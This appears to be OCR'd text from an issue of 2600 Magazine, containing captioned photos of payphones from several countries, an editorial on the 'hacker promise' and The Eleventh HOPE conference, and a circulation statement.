
Payphones of Europe



Romania. Incredibly similar to the Armenian phone, this was discovered at the airport in Sibiu and is operated by Romtelecom.

Photo by Kevin W.


Payphones of Europe



England. Found in Blackpool, this is a particularly well lit booth. It seems to have a decent color scheme going, which gives it a unique style. Best visited at night.

Photo by RykVR


International Payphones



United Arab Emirates. The kind of phone you'd expect to see in an airport terminal in Dubai. As well as on Page 2 of this issue.

Photo by AM (secuid0)


International Payphones



Canada. In Scarborough, Ontario, you can actually find a phone booth that has a tree growing in it! Or at least you could. We're told the phone has since been decommissioned and removed.

Photo by David McLeod


International Payphones



Japan. We can't tell you what city this phone and accompanying phone card vending machine were spotted in. That's because the green pair pass through cities at 200 mph on the Shinkansen high speed train line.

Photo by Cobolt

International Payphones



Thailand. Another phone booth with vegetation and a good amount of color. Found in the Watthana district of Bangkok.

Photo by Robert Wood

Promises

In this election season, we all know a thing or two about promises. They are what the politicians feed us in order to get elected. They almost never are fulfilled and most of us aren't the least bit surprised by that. Yet the cycle continues time after time.

But there's a different kind of promise out there, one that was exemplified at The Eleventh HOPE this past July. That promise actually does come to fruition with enough support and nurturing. We call it the hacker promise.

Oddly enough, and perhaps appropriately so, those involved in political campaigns are scared to death of the potential of hackers. Why? It's painfully simple - they fear the truth. And nothing is more honest than someone who reveals that all is not well when we're constantly told over and over again that it is.

We've all read "The Emperor's New Clothes" (and if not, we all should) where an honest child does what no other dares do and says out loud that the emperor isn't wearing any clothes at all when everyone else was too scared not to play along with the charade. Whenever we demonstrate a lack of security, obtain documents that aren't supposed to exist, challenge the status quo, or reveal a lie, we're embarrassing an emperor of one sort or another. And this is why, however deeply hidden, the general public cheers when it occurs. The hacker promise once again shows what is true and what is not. There is no bigger threat for those addicts of power.

You could not have found a more diverse and freethinking group of people than the attendees and participants at The Eleventh HOPE this summer in New York City. If there had been a single theme, it would have been that of questioning assumptions. Every system imaginable was subject to being challenged with something better designed to take its place. That is what hackers do and we're inspired beyond words to see so many people who clearly get this. Here are just a few instances of our promise and the threat it poses:

- Designing and using strong encryption to protect our privacy is a recurring topic in the hacker world. Encryption in the hands of the populace is seen as a threat by those in power.
- Taking back access and control to everything from automobile repair to music recordings to food to pharmaceuticals - all currently in the hands of big business with a level of manipulation unprecedented in our history. Hackers are the ones who will figure out how to either bypass these systems or make them irrelevant. Again, a huge threat to the system as it stands.
- Demonstrating how almost any lock can be defeated, any key copied. Our lockpicking talks were among the most popular this year and the techniques displayed were imaginative and scientific. It may make a lot of companies, governments, and people uncomfortable. But it's the truth.
- Civil liberties issues have always been at

the forefront of the hacker world and the many campaigns and projects that groups like the Electronic Frontier Foundation and the American Civil Liberties Union are involved in could fill an entire conference on their own. But the truth here is that, when mixed with the spirit of rebellion and challenge that already exists in the hacker world, the amount of inspiration gained from their talks was extremely contagious. It all leads to continued and ever-expanding discussions that those in power would rather not have happen.

We can go on and on with examples, but looking at the HOPE program guide would basically make the same point. What comes out of a conference like this isn't something as innocuous as a conversation about building better security. This is about changing the way we think and the way we do just about everything. Whether it's coming up with a new digital currency, bypassing drug companies and their artificial price controls, coming up with alternative fuels, figuring out a new way to broadcast or receive material that otherwise would be inaccessible, there is no element of our society that isn't in the crosshairs of change. Yes, designing better security is in there too. But it's so much bigger than just that.

This is a train that cannot be stopped; there is simply too much momentum at this point. With every hysterical report of what hackers *could* be doing to our privacy, with every Congressional hearing about the threat of "cyberterrorists," and with every political campaign claiming they're being targeted by the digital underground, what you're actually seeing is unbridled fear and panic. Because deep down, all of these people know that if they haven't already lost control, they will fairly soon. Their system and systems are very powerful and omnipresent. They too get better, faster, and more encompassing with every year. But, whether it's today, next year, or a decade from now, they will become unsustainable. Human ingenuity and the desire for freedom and self-determination always come back up to the surface, regardless of how long they've been forcibly submerged. What's different now is that we have more tools and platforms than ever before to accomplish this. What's different is that we're *all* different, and yet united in this desire. That means thousands or even millions of ways to achieve a goal rather than just one set of rules handed down from the castle.

This is what the hacker promise represents and, while we're confident and optimistic about the future, it doesn't mean that some very dark days don't lie ahead. When coming up against such powerful entities on such fundamental issues, it's inevitable that we will be demonized, targeted, and punished for daring to be different. This is how we know that we're winning.

And we win when we're diverse, when we debate, and when we respect one another. No political party can ever represent us beyond an issue or two. We will always think outside the box and come up with ways of doing things that don't follow the rules. If the emperor has no clothes, if there's a way to defeat security, if there's damning evidence to leak, we will never remain silent, regardless of the political price. That's the promise of the hacker world that we can never break.


Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2016. Annual subscription price $27.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	28250	27000
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4094	4163
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	23188	21869
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	27282	26032
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	143	143
2 In-County	0	0
